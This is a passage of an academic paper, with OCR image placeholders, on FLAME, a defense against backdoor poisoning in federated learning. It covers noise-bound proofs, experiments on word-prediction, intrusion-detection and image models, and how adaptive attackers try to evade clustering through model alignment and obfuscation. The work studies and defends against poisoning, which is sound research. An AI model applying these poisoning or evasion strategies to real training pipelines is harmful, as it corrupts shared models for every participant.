


Figure 6: L_2-norms of model updates depending on the number of training rounds for different datasets.

Alg. 1), the aggregator first computes the clipping bound S_t as the median of the L_2-norms of all n model updates: $S_t = \text{MEDIAN}(e_1, \ldots, e_n)$. It should be noted that for determining the clipping bound, the rejected models are also considered to ensure that even if benign models were filtered, the computed median S_t is still determined based on benign values. However, after determining the clipping bound, only the admitted models $W_1, \ldots, W_L$ are considered for later processing. The scaling factor for the l^{th} admitted model is computed as $\gamma = \frac{S_t}{e_{b_l}}$ where e_{b_l} is the L_2-norm of the model update W_{b_l}. Clipping scales down model updates as follows: $W^c_{b_l} = G_{t-1} + (W_{b_l} - G_{t-1}) \cdot \text{MIN}(1, \gamma)$ (detailed in line 8-11 of Alg. 1) where the multiplication is computed coordinate-wise. It is worth noting that weighting contributions (i.e., adjusting scaling factor) based on client data sizes is insecure. As we point out in §2.1, the reported dataset sizes by clients cannot be trusted, i.e., the adversary can lie about their dataset sizes to maximize attack impact [57]. Hence, we follow common practice in literature and weight the contributions of all clients equally regardless of their dataset size [7, 9, 12, 59]. By using the median as the clipping bound S_t, we ensure that S_t is always in the range of the L_2-norms between benign models and the global model since we assume that more than 50% of clients are benign (cf. §2.3). We evaluate the effectiveness of the clipping approach in §B.2.

Adaptive Noising. It has been shown that by adding noise to a model's weights, the impact of outlier samples can be effectively mitigated [17]. Noise can also be added to poisoned samples (special cases of outliers) used in backdoor injection. The more noise is added to the model during the training process, the less responsive the model will be to the poisoned samples. Thus, increasing model robustness against backdoors. Eliminating backdoors utilizing noise addition is conceptually the same in a centralized or federated setting (e.g., [7, 17]): In both cases, noise is added to the model weights to smooth out the effect of poisoned data (cf. Eq. 5). The challenge is to determine as small a noise level as possible to eliminate backdoors and at the same time not deteriorate the benign performance of the model. As we discuss in detail in §5.1, the amount of noise is determined by estimating the sensitivity based on the differences (distances) among local models, which can be done without access to training data. We then add Gaussian noise to the global model G_t to yield a noised global model G^*_t as follows: $G^*_t = G_t + N(0, \sigma^2)$, see Lines 13-14 of Alg. 1 for more details. This ensures that backdoor contributions are effectively eliminated from the aggregated model. In particular, we show in §5.1 how the noise-based backdoor elimination technique can be transferred from a centralized to a federated setting by analysing the relationship between aggregated Gaussian noise applied to the global model and individual noising of each local model.

5 Security Analysis

5.1 Noise Boundary Proof of FLAME

In this section, we provide a proof to corroborate that FLAME can neutralize backdoors in the FL setting by applying strategical noising with bound analysis on the noise level. We first formulate the noise boundary guarantee of FLAME in Theorem 1. Subsequently, we explain related parameters and prove how the noise level bound for σ can be estimated. This is done by generalizing theoretical results from previous works [17, 18] to the FL setting. Then, we show how the filtering and clipping component of FLAME helps to effectively reduce the noise level bound in Theorem 2. We provide a formal proof for linear models and extend the proof to DNNs using empirical evaluation. This is because providing formal proof for DP-based backdoor security for DNN models is still an open research problem even for centralized settings.

Theorem 1. *A (ε, δ)-differentially private model with parameters G and clipping bound S_t is backdoor-free if random Gaussian noise is added to the model parameters yielding a noised version G^* of the model: $G^* \leftarrow G + N(0, \sigma^2_G)$ where the noise scale σ_G is determined by the clipping bound S_t and a noise level factor λ: $\sigma_G \leftarrow \lambda \cdot S_t$ and $\lambda = \frac{1}{\varepsilon} \cdot \sqrt{2ln\frac{1.25}{\delta}}$.*

We explore the key observation that an ML model with a sufficient level of differential privacy is *backdoor-free*. With this new definition of backdoor-free models in the DP domain, the main challenge to defeat backdoors in the FL setting is to decide a proper noise scale for the global model without knowledge of the training datasets. Furthermore, we need to minimize the amount of noise added to the global model to preserve its performance on the main task. None of the prior DP-based FL backdoor defense techniques provide a solution to the noise determination problem [56]. For the first time, FLAME presents an approach to *estimate* the proper noise scale that ensures the global model is backdoor-free. The noise boundary proof in Theorem 1 consists of two steps:
Step 1 (S1). By introducing the data hiding property of DP (Def. 1) and its *implication as the theoretical guarantee for backdoor-free* models. We also discuss function sensitivity (Def. 2) which is an important factor for selection of the DP parameters (ε, δ).
Step 2 (S2). We show how FLAME *generalizes backdoor elimination from centralized setting to federated setting* with theoretical analysis of the noise boundary (Eq. 5 and 6). FLAME *is the first FL defense against backdoors that provides noise level proof with bounded backdoor effectiveness.*

(S1) DP foundations and re-interpretation as Backdoor-free. As discussed in §2.4, by definition, DP makes the difference between data points indistinguishable. FLAME leverages this property of DP for backdoor elimination. In particular, we can consider D_1 and D_2 in Def. 1 as the benign and backdoored dataset. The inequality of DP suggests that algorithm $\mathcal{M}$ has a high probability of producing the same outputs on the benign and the poisoned dataset, meaning that the backdoor is eliminated. The noise level σ is determined based on the DP parameters (ε, δ) and the *sensitivity* of the function f defined below:

Definition 2 (Sensitivity)**.** *Given the function $f : \mathcal{D} \to \mathbb{R}^d$ where $\mathcal{D}$ is the data domain and d is the dimension of the function output, the sensitivity of the function f is defined as:*

$$\Delta = \max_{D_1,\, D_2 \,\in\, \mathcal{D}} ||f(D_1) - f(D_2)||_2, \tag{4}$$

where D_1 and D_2 differs on a single element $||D_1 - D_2||_1 = 1$.

As shown in Lemma 1 [18], this definition can be extended to datasets differing by more than one element, i.e., can be generalized to the DP in the multiple-point-difference setting.

(S2) Generalizing backdoor resilience from centralized to federated setting (FLAME). In the centralized setting, the defender has access to the model to be protected, the benign dataset, and the outlier (backdoored) samples. As such, he can estimate the sensitivity Δ for (ε, δ)-DP. When applying Gaussian noise with the noise scale $\sigma = \frac{\Delta}{\varepsilon}\sqrt{2ln\frac{1.25}{\delta}}$, the defender can enforce a lower bound on the prediction loss of the model on the backdoored samples for backdoor elimination [28]. However, this robustness rationale *cannot* be directly transferred from the centralized setting to the FL setting since the defender in the federated scenario (i.e., aggregator) only has access to received model updates, but not the datasets to estimate the sensitivity Δ for the global model.

FLAME extends DP-based noising for backdoor elimination to the federated setting based on the following observation: if one can ensure that all aggregated models are benign (i.e., backdoor-free), then it is obvious that the aggregated global model will also be backdoor-free. This intuition can be formally proven if the FL aggregation rule is Byzantine-tolerant. To ensure that any backdoor potentially present in the model is eliminated and the aggregated model is benign, a sufficient DP noise level is added to individual local models. However, since the local models are independent, adding noise to each local model is mathematically equivalent to the case where aggregated noise is added to the global model. This is conceptually equivalent to the conventional centralized setting, for which it has been formally shown that DP noise can eliminate backdoors [17]. In the following, we therefore show that adding DP noise to local models is equivalent to adding 'aggregated' DP noise to the global model.

We write the standard deviation of noise for the local models in the form $\sigma_i \leftarrow \frac{\alpha_i \cdot e_i}{\varepsilon} \cdot \sqrt{2ln\frac{1.25}{\delta}}$ where $\alpha_i = \frac{\Delta_i}{e_i}$, Δ_i and e_i is the sensitivity and the L_2 norm of the model W_i, respectively. Mathematically, the FL system with FLAME has:

$$\begin{aligned} G^* &= \frac{1}{n}\Sigma_{i=1}^{n} W_i^* = \frac{1}{n}[\,\Sigma_{i=1}^{n}\, W_i + N(0,\sigma_i^2)] \\ &= \frac{1}{n}\,\Sigma_{i=1}^{2} W_i + \frac{1}{n}\Sigma_{i=1}^{n} N(0,\sigma_i^2) \\ &= \frac{1}{n}\,\Sigma_{i=1}^{2} W_i + N(0, \frac{1}{n}\Sigma_{i=1}^{n}\sigma_i^2) \\ &= G + N(0,\sigma_G^2) \end{aligned} \tag{5}$$

in which W_i^* are local models and G^* the global model after adding noise $N(0,\sigma_i^2)$. Equation 5 represents the fact that adding DP noise to each local model (i.e., $W_i + N(0,\sigma_i^2)$) is equivalent to adding an 'aggregated' DP noise on the global model (i.e., $G + N(0,\sigma_G^2)$). More specifically, this equivalent Gaussian noise on the global model is the sum of Gaussian noise applied on each local model with a scaling factor $N_G = \frac{1}{n}\Sigma_{i=1}^{n} N_i$. Here, N_G and N_i are random variables with distribution $N(0,\sigma_G^2)$ and $N(0,\sigma_i^2)$, respectively. As such, we can compute the equivalent noise scale for the global model:

$$\begin{aligned} \sigma_G^2 &= \frac{1}{n^2}\Sigma_{i=1}^{n}\sigma_i^2 = (\frac{1}{\varepsilon}\sqrt{2ln\frac{1.25}{\delta}})^2 \cdot \frac{1}{n^2}\Sigma_{i=1}^{n}\Delta_i^2 \\ &= (\frac{1}{\varepsilon}\sqrt{2ln\frac{1.25}{\delta}})^2 \cdot \frac{1}{n^2}\Sigma_{i=1}^{n}\alpha_i^2 e_i^2. \end{aligned} \tag{6}$$

Equation 6 describes the relation between the DP noise added on FLAME's global model and the DP noise added on each local model. This noise scale relation in Eq. 6 together with the transformation in Eq. 5 enable FLAME to provide guaranteed security for the global model against backdoors, thereby addressing Challenge C_3 .

In Alg. 1, we use the median of Euclidean distances e_i as the upper bound S_t to clip the admitted local models (line 9-11). We hypothesize that the sensitivity of a model W_i is positively correlated with its weight magnitude $|W_i|$ (see Theorem 2 for details). In the case of linear models, the sensitivity Δ has a *linear* relation with the model weight $|\overrightarrow{w}|$ (see Eq. 8). Therefore, we use the following approximation:

$$\frac{1}{n^2}\Sigma_{i=1}^{n}\alpha_i^2 e_i^2 = \frac{1}{n^2}\Sigma_{i=1}^{n}\Delta_i^2 \approx S_t^2,$$

where S_t is the weight clipping bound. Having substituted the above approximation into Eq. 6, we can compute the noise scale of DP that FLAME deploys on the global model N_G:

$$\sigma_G \approx \frac{S_t}{\varepsilon}\sqrt{2ln\frac{1.25}{\delta}} \tag{7}$$

This concludes the proof of Theorem 1. □

FLAME's adaptive noising step applies the Gaussian noise with the noise scale computed in Eq. 7 on the global model for backdoor elimination as shown in Alg. 1, line 13-14. Note that FLAME's noising scheme is *adaptive* since the clipping bound S_t is obtained dynamically in each t^{th} epoch.

Next, we present Theorem 2 and justify how FLAME design reduces the derived noise level with *step 3 (S3)* below.

(S3) Clustering and clipping components in FLAME help to reduce the DP noise boundary. Recall that FLAME protects the FL system against backdoor attacks using three steps: clustering, clipping, and adding DP noise. The overall workflow of FLAME is shown in Fig. 4. If multiple backdoors exist in the FL system, the first two steps (clustering and clipping) can remove a subset of backdoors as shown in Fig. 3a. Note that the remaining backdoors are *'closer'* to the benign model updates in terms of both magnitude and direction. This gives us the *intuition* that removing the remaining backdoors by adding DP noise becomes easier (i.e., the noise scale σ_G is smaller) after the first two steps of FLAME.

We can see from Theorem 1 that the Gaussian noise scale σ required for backdoor resilience increases with the sensitivity of each local model Δ_i. We describe two characteristics of the model parameter W, i.e., direction and magnitude in §4. We discuss how these two factors impact the sensitivity of the model defined in Eq. 4 below.

Theorem 2. *Backdoor models with large angular deviation from benign ones, or with large parameter magnitudes have high sensitivity values* Δ.

Proving DP-based backdoor security for DNN models is still an open problem, even in the centralized setting. We, therefore, adopt a common approach in literature (e.g., [17]) by providing theoretical proof for linear models and validating it for DNNs empirically.

Proof: for a linear model f where the function output is determined by the inner product of model weight vector $\overrightarrow{w}$ and the data vector $\overrightarrow{x}$, we have

$$f(w;\, x) = \overrightarrow{w} \cdot \overrightarrow{x} = |w| \cdot |x| \cdot cos\theta, \tag{8}$$

where $\theta = < \overrightarrow{w}, \overrightarrow{x} >$ is the angle between two vectors. In this case, it is straightforward to see that if the backdoor attack changes the parameter magnitude $|w|$ or the direction θ of the model f, the resulting poisoned model f' has a large sensitivity value based on the definition in Eq. 4. □

This analysis suggests that backdoor models with large angular deviations or with large weight magnitudes have a high sensitivity value Δ. Recall that FLAME deploys dynamic clustering (§4.3.1) to remove poisoned models with large cosine distances, and employs adaptive clipping (§4.3.2) to remove poisoned models with large magnitudes. Therefore, the sensitivity of the remaining backdoor models is lower compared to the one before applying these two steps. As a result, FLAME *can use a small Gaussian noise to eliminate the remaining backdoors after applying clustering and clipping, which is beneficial for preserving the main task accuracy.*

We empirically show how the noise scale for backdoor elimination changes after applying each step of FLAME. Particularly, we measure the *smallest* Gaussian noise scale σ required to defeat *all backdoors* (i.e., $BA = 0\%$) in three settings: i) No defense components applied (which is equivalent to the previous DP-based defense [7, 18]); ii) After applying dynamic clustering; iii) After applying both dynamic clustering and adaptive clipping (which is the setting of FLAME).

Table 1: Effect of clustering and clipping in FLAME on minimal Gaussian noise level σ for backdoor elimination in the NIDS scenario, in terms of Backdoor Accuracy (*BA*) and Main Task Accuracy (*MA*).

σ	Only Noising		After Clustering		After Clustering & Clipping	
	BA	MA	BA	MA	BA	MA
0.01	100.0%	100.0%	0.0%	80.5%	0.0%	100.0%
0.08	3.5%	66.7%	0.0%	66.7%	0.0%	100.0%
0.10	0.0%	54.2%	0.0%	66.1%	0.0%	87.6%

We conduct this comparison experiment on the IoT-Traffic dataset (cf. §6). For each communication round, 100 clients are selected where $k = 40$ are adversaries. We remove the backdoor by adding Gaussian noise $N(0, \sigma^2)$ to the aggregated model. Table 1 summarizes the evaluation results in the above three settings. We can observe from the comparison results that the noise scale required to eliminate backdoors decreases after individual deployment of clustering and clipping. This corroborates the correctness of Theorem 2.

5.2 Attack and Data Distribution Assumption

In FLAME, we do not make specific assumptions about the attack and data distribution compared to the existing clustering-based defenses. Let $X = (X_1, \ldots, X_b)$ be a set of distributions of benign models $(W_1, \ldots, W_{n-k})$ where $b \leq n-k$. The deviation in X is caused by the diversity of the data. Let $X' = (X'_1, \ldots, X'_a)$ be a set of distributions of poisoned models $(W'_1, \ldots, W'_k)$ where $a \leq k$. The deviation in X' is caused by the diversity of the benign data and backdoors (e.g., poisoned data or model crafting). Existing works assume that $X'_i \approx X'_j \quad (\forall i, j : 1 \leq i, j \leq a)$ (see e.g., [22] or $X' \neq X$ [9,51]). However, this assumption does not hold in many situations because (i) there can be one or multiple attackers injecting multiple backdoors [7], or (ii) the adversary can inject one or several random (honeypot) models having a distribution X'_r that is significantly different from $X \cup (X' \setminus X'_r)$, and (iii) the adversary can control how much the backdoored models deviate from benign ones as discussed in §3. Therefore, approaches that purely divide models into two groups, e.g., K-means [51] will incorrectly classify models having distribution X'_r into the malicious group and all remaining models (having distributions drawn from $(X \cup (X' \setminus X'_r))$ into the benign group. As a result, all backdoored models having distributions drawn from $(X' \setminus X'_r)$ are classified as benign, as demonstrated in Fig. 5b. In contrast, FLAME does not rely on such specific assumptions (the adversary can arbitrarily choose X'). If the distribution X'_i of a poisoned model is similar to benign distributions in X, FLAME will falsely classify X'_i as being. But if the distribution X'_j of a poisoned model is different from the distributions in X, FLAME will identify X'_j as an outlier and classify the associated model as malicious. To identify deviating and thus potentially malicious models, FLAME leverages the HDBSCAN algorithm to identify regions of high density in the model space. Any models that are not located in the dense regions will be categorized as out-

liers, as shown in Fig. 5d. As discussed in §3, FLAME aims to remove models with distributions X'_j that have a higher attack impact compared to models with distribution X'_i. It is worth noting, however, that the impact of such remaining backdoored models will be eliminated by the noising component as shown in §5.1

Striking a balance between accuracy and security: Clustering and DP-based approaches affect model accuracy as discussed in §4.2 (Challenges C_2 and C_3). In particular, an approach that aims to maximize the number of filtered malicious models may lead to many false positives, i.e., many benign models being filtered out. Moreover, applying a very low clipping bound or a very high level of injected noise will degrade model accuracy. To address these problems, FLAME is configured so that the clustering component removes only models with high attack impact rather than all malicious models, i.e., it aims to remove the first backdoor type W'_1 as shown in Fig. 3. In addition, FLAME carefully estimates the clipping bound and noise level to ensure backdoor elimination while preserving model performance. As discussed in §4.3.2, the L_2-norms of model updates depend on the number of training rounds, dataset types, and type of backdoors. Consequently, the clipping threshold and noise level should be adapted to L_2-norms. We therefore apply the median of the L_2-norms of model updates as the clipping bound S_t (cf. Lines 9-11 of Alg. 1). This ensures that S_t is always computed between a benign local model and the global model since we assume that more than 50% of clients are benign (cf. §2.3). Further, estimating noise level based on S_t (cf. Lines 13-14 of Alg. 1) also provides a noise boundary that ensures that the global model is resilient against backdoors as discussed in §5.1. Moreover, our comparison of potential values for S_t presented in §B.2 and §B.3 shows that the chosen clipping bound and noise level provide the best balance between accuracy and security, i.e., FLAME eliminates backdoor while retaining the global model's performance on the main task.

6 Experimental Setup

We conduct all the experiments using the PyTorch deep learning framework [2] and use the source code provided by Bagdasaryan *et al.* [7], Xie *et al.* [59] and Wang *et al.* [57] to implement the attacks. We reimplemented existing defenses to compare them with FLAME.

Datasets and Learning Configurations. Following recent research on poisoning attacks on FL, we evaluate FLAME in three typical application scenarios: word prediction [35, 38–40], image classification [13, 49, 50], and an IoT intrusion detection [44, 47, 48, 54] as summarized in Tab. 2. Verification of the effectiveness of FLAME against state-of-the-art attacks in comparison to existing defenses (cf. Tab. 3 and Tab. 4) are conducted on these three datasets in the mentioned application scenarios. Experiments for evaluating specific performance aspects of FLAME are performed on the IoT dataset as it represents a very diverse and real-world setting with clear security implications.

Table 2: Datasets used in our evaluations.

Application	Datasets	#Records	Model	#params
WP	Reddit	20.6M	LSTM	∼20M
NIDS	IoT-Traffic	65.6M	GRU	∼507k
IC	CIFAR-10	60k	ResNet-18 Light	∼2.7M
	MNIST	70k	CNN	∼431k
	Tiny-ImageNet	120k	ResNet-18	∼11M

Evaluation Metrics. We consider a set of metrics for evaluating the effectiveness of backdoor attack and defense techniques as follows: *BA - Backdoor Accuracy* indicates the accuracy of the model in the backdoor task, i.e., it is the fraction of the trigger set for which the model provides the wrong outputs as chosen by the adversary. The adversary aims to maximize *BA*, while an effective defense prevents the adversary from increasing it. *MA - Main Task Accuracy* indicates the accuracy of a model in its main (benign) task. It denotes the fraction of benign inputs for which the system provides correct predictions. The adversary aims at minimizing the effect on *MA* to reduce the chance of being detected. The defense system should not negatively impact *MA*. *TPR - True Positive Rate* indicates how well the defense identifies poisoned models, i.e., the ratio of the number of models correctly classified as poisoned (True Positives - TP) to the total number of models being classified as poisoned: $TPR = \frac{TP}{TP+FP}$, where FP is False Positives indicating the number of benign clients that are wrongly classified as malicious. *TNR - True Negative Rate* indicates the ratio of the number of models correctly classified as benign (True Negatives - TN) to the total number of benign models: $TNR = \frac{TN}{TN+FN}$, where FN is False Negatives indicating the number of malicious clients that are wrongly classified as benign.

7 Experimental Results

In this section, we evaluate FLAME against backdoor attacks in the literature (§7.1) and demonstrate that our defense mechanism is resilient to adaptive attacks (§7.2). In addition, we show the effectiveness of each of FLAME's components in §B and FLAME overhead in §D. Finally, we evaluate the impact of the number of clients (§7.3) as well as the degree of non-IID data (§7.4).

7.1 Preventing Backdoor Attacks

Effectiveness of FLAME. We evaluate FLAME against the state-of-the-art backdoor attacks called *constrain-and-scale* [7], DBA [59], PGD and Edge-Case [57] and an untargeted poisoning attack [20] (cf. §F) using the same attack settings as in the original works with multiple datasets. The results are shown in Tab. 3. FLAME completely mitigates the *constrain-and-scale* attack ($BA = 0\%$) for all datasets. Moreover, our defense does not affect the Main Task Accuracy (*MA*) of the system as MA reduces by less than 0.4% in all experiments. The DBA attack as well as the Edge-Case attack [57] are also successfully mitigated ($BA = 3.2\%/4.0\%$). Further, FLAME is also effective against PGD attacks ($BA =$

Table 3: Effectiveness of FLAME against state-of-the-art attacks for the respective dataset, in terms of Backdoor Accuracy (*BA*) and Main Task Accuracy (*MA*). All metric values are reported as percentages.

Attack	Dataset	No Defense		FLAME	
		BA	*MA*	*BA*	*MA*
Constrain-and-scale [7]	Reddit	100	22.6	0	22.3
	CIFAR-10	81.9	89.8	0	91.9
	IoT-Traffic	100.0	100.0	0	99.8
DBA [59]	CIFAR-10	93.8	57.4	3.2	76.2
Edge-Case [57]	CIFAR-10	42.8	84.3	4.0	79.3
PGD [57]	CIFAR-10	56.1	68.8	0.5	65.1
Untargeted Poisoning [20]	CIFAR-10	-	46.72	-	91.31

Table 4: Effectiveness of FLAME in comparison to state-of-the-art defenses for the *constrain-and-scale* attack on three datasets, in terms of Backdoor Accuracy (*BA*) and Main Task Accuracy (*MA*). All values are percentages.

Defenses	Reddit		CIFAR-10		IoT-Traffic	
	BA	*MA*	*BA*	*MA*	*BA*	*MA*
Benign Setting	-	22.7	-	92.2	-	100.0
No defense	100.0	22.6	81.9	89.8	100.0	100.0
Krum [9]	100.0	9.6	100.0	56.7	100.0	84.0
FoolsGold [22]	**0.0**	**22.5**	100.0	52.3	100.0	99.2
Auror [51]	100.0	**22.5**	100.0	26.1	100.0	96.6
AFA [42]	100.0	22.4	**0.0**	91.7	100.0	87.4
DP [18]	14.0	18.9	**0.0**	78.9	14.8	82.3
Median [60]	**0.0**	22.0	**0.0**	50.1	0.0	87.7
FLAME	**0.0**	22.3	**0.0**	**91.9**	**0.0**	**99.8**

0.5 %). It should be noted that suggesting words is a quite challenging task, causing the MA even without attack to be only 22.7%, aligned with previous work [7].

We extend our evaluation to various backdoors on three datasets. For NIDS, we evaluate 13 different backdoors (Mirai malware attacks) and 24 device types (78 IoT devices). The results show that FLAME is able to mitigate all backdoor attacks completely while achieving a high MA=99.8%. We evaluate 5 different word backdoors for WP, and 90 different image backdoors for IC, which change the output of a whole class to another class. In all cases, FLAME successfully mitigates the attack while still preserving the *MA*.

Comparison to existing defenses. We compare FLAME to existing defenses: Krum [9], FoolsGold [22], Auror [51], Adaptive Federated Averaging (AFA) [42], Median [60] and a generalized differential privacy (DP) approach [7, 40]. Tab. 4 shows that FLAME is effective for all 3 datasets, while previous works either fail to mitigate backdoors or reduce the main task accuracy. Krum, FoolsGold, Auror, and AFA do not effectively remove poisoned models and *BA* often remains at 100%. Also, some defenses make the attack even more successful than without defense. Since they remove many benign updates (cf. §B) but fail to remove a sufficient number of poisoned updates, these defenses increase the *PMR* and, therefore, also the impact of the attack. Some defenses, e.g., Krum [9], Auror [51] or AFA [42] are not able to handle non-iid data scenarios like Reddit. In contrast, FoolsGold is only effective on the Reddit dataset ($TPR = 100\%$) because it works well on highly non-independent and identically distributed (non-IID) data (cf. §9). Similarly, AFA only mitigates backdoors on the CIFAR-10 dataset since the data are highly IID (each client is assigned a random set of images) such that the benign models share similar distances to the global model (cf. §9). Additionally, the model's *MA* is negatively impacted. The DP-based defense is effective, but it significantly reduces *MA*. For example, it performs best on the CIFAR-10 dataset with $BA = 0$, but *MA* decreases to 78.9% while FLAME increases *MA* to 91.9% which is close to the benign setting (no attacks), where $MA = 92.2\%$.

Effectiveness of FLAME's Components. Further, we have also conducted an extensive evaluation of the effectiveness of each of FLAME's components. Due to space limitations, we would like to refer to §B for the details.

7.2 Resilience to Adaptive Attacks

Given sufficient knowledge about FLAME, an adversary may seek to use adaptive attacks to bypass the defense components. In this section, we analyze such attack scenarios and strategies including *changing the injection strategy*, *model alignment*, and *model obfuscation*.

Changing the Injection Strategy. The adversary $\mathcal{A}$ may attempt to inject several backdoors simultaneously to execute different attacks on the system in parallel or to circumvent the clustering defense (cf. §2.2). FLAME is also effective against such attacks (cf. Fig. 5). To further investigate the resilience of FLAME against such attacks, we conduct two experiments: 1) assigning different backdoors to malicious clients and 2) letting each malicious client inject several backdoors. To ensure that each backdoor is injected by a sufficient number of clients, we increased the PMR for this experiment. We conducted these experiments with $n = 100$ clients of which $k = 40$ are malicious on the IoT-Traffic dataset with each type of Mirai attack representing a backdoor. First, we evaluate FLAME for $0, 1, 2, 4$, and 8 backdoors, meaning that the number of malicious clients for each backdoor is $0, 40, 20, 10$, and 5. Our experimental results show that our approach is effective in mitigating the attacks as $BA = 0\% \pm 0.0\%$ in all cases, with $TPR = 95.2\% \pm 0.0\%$, and $TNR = 100.0\% \pm 0.0\%$. For the second experiment, 4 backdoors are injected by each of the 40 malicious clients. Also, in this case, the results show that FLAME can completely mitigate the backdoors.

Model Alignment. Using the same attack parameter values, i.e., *PDR* (cf. §2.2), for all malicious clients can result in high distances between benign and poisoned models. Those high distances can be illustrated as a gap between poisoned and benign models, s.t. the clustering can separate them. Therefore, a sophisticated adversary can generate models that bridge the gap between them such that they are merged to the same cluster in our clustering. We evaluate this attack on the IoT-Traffic dataset for $k = 80$ malicious clients and $n = 200$ clients in total. To remove the gap, each malicious client is assigned a random amount of malicious data, i.e., a random *PDR* ranging from 5% to 20%. As Tab. 5 shows, when we apply model

Table 5: Resilience to model alignment attacks in terms of Backdoor Accuracy (*BA*), Main Task Accuracy (*MA*), True Positive Rate (*TPR*), True Negative Rate (*TNR*) in percent.

	BA	*MA*	*TPR*	*TNR*
Model Filtering	100.0	91.98	0.0	33.04
FLAME	**0.0**	**100.0**	**5.68**	**33.33**


filtering only, our clustering component cannot identify the malicious clients well ($TPR = 0\%$), resulting in $BA = 100\%$. However, when we apply FLAME, although *TPR* remains low (5.68%) FLAME still mitigates the attack successfully (*BA* reduces from 100% to 0%). This can be explained by the fact that when the adversary $\mathcal{A}$ tunes malicious updates to be close to the benign ones, the attack's impact is reduced and consequently averaged out by our noising component.

Model Obfuscation. $\mathcal{A}$ can add noise to the poisoned models to make them difficult to detect. However, our evaluation of such an attack on the IoT-Traffic dataset shows that this strategy is not effective. We evaluate different noise levels to determine a suitable standard deviation for the noise. Thereby, we observe that a noise level of 0.034 causes the models' cosine distances in clustering to change without significantly impacting *BA*. However, FLAME can still efficiently defend this attack: *BA* remains at 0% and *MA* at 100%.

7.3 Effect of Number of Clients


Impact of Number of Malicious Clients. We assume that the number of benign clients is more than half of all clients (cf. §2.2) and our clustering is only expected to be successful when $PMR = \frac{k}{n} < 50\%$ (cf. §4.3.1). We evaluate FLAME for different *PMR* values. Figure 7 shows how *BA*, *TPR*, and *TNR* change in the IC, NIDS, and WP applications for *PMR* values from 25% to 60%. It shows that FLAME is only effective if $PMR < 50\%$ so that only benign clients are admitted to the model aggregation ($TNR = 100\%$) and thus $BA = 0\%$. However, if $PMR > 50\%$, FLAME fails to mitigate the attack because the majority of poisoned models will be included resulting in low *TNR*. Interestingly, FLAME accepted all models for $PMR = 50\%$ ($TPR = 0\%$ and $TNR = 100\%$). For the IC application, since the IC data are non-IID, poisoned models are not similar. Therefore, some poisoned models were excluded from the cluster resulting in a high *TPR* even for *PMRs* higher than 50%. However, the majority of poisoned models were selected resulting in the drop in the *TNR*.

Varying number of clients in different training rounds.




(a) IC (b) NIDS (c) WP

Figure 7: Impact of the poisoned model rate $PMR = \frac{k}{n}$ on the evaluation metrics. *PMR* is the fraction of malicious clients *k* per total clients *n*.



(a) Image Classification




(b) Network Intrusion Detection

Figure 8: Impact of the number of clients on FLAME


In general, FLAME is a round-independent defense, i.e., it does not use information from previous rounds such as which clients were excluded in which rounds. Therefore, FLAME will not be affected if the number of clients or number of malicious clients varies as long as the majority of clients remain benign. To demonstrate this, we simulate realistic scenarios in which clients can join and drop out dynamically. We conducted an experiment where during each round, the total number of available clients is randomly selected. As the result, the number of malicious clients will also be random. In this experiment, we used a population of 100 clients in total, out of which 25 are malicious. In each round, a random number (from 60 to 90) of clients are selected, so that the fraction of malicious clients (*PMR*) varies in each round. Figure 8 shows the experimental results. One can see that the proportion of malicious clients (*PMR*) does not affect the effectiveness of FLAME, i.e., the backdoor is completely removed ($BA = 0\%$) in every round. Since all poisoned models are detected, their negative effect on the aggregated model is removed. Therefore, the MA with FLAME is better than the one without defense, and is almost always 100 % aligned with the results in Tab. 4.

7.4 Impact of the Degree of non-IID Data

Since clustering is based on measuring differences between benign and malicious updates, the distribution of data among clients might affect our defense. We conduct two experiments for both *Constrain-and-scale* and Edge-Case PGD on the CIFAR-10 dataset. For Reddit and IoT datasets, changing the degree of non-IID data is not meaningful since the data have a natural distribution as every client obtains data from different Reddit users or traffic chunks from different IoT devices. Following previous works [20,57], we vary the degree of non-IID data Deg_{nIID} by changing the fraction of images belonging to a specific class assigned to clients. In particular, we divide the clients into 10 groups corresponding to the 10 classes of



(a) *Constrain-and-scale*



(b) Edge-Case PGD

Figure 9: Impact of degree of non-IID data on FLAME for *constrain-and-scale* using the Deg_{nIID} and for the Edge-Case PGD attack using the α parameter of the Dirichlet distribution.

CIFAR-10. The clients of each group are assigned a fixed fraction of $\text{Deg}_{\text{nIID}}$of the images from its designated image class, while the rest of the images will be assigned to it at random. Consequently, the data distribution is random, i.e., completely IID if $\text{Deg}_{\text{nIID}} = 0\%$ (all images are randomly assigned) and completely non-IID if $\text{Deg}_{\text{nIID}} = 100\%$ (a client only gets images from its designated class).

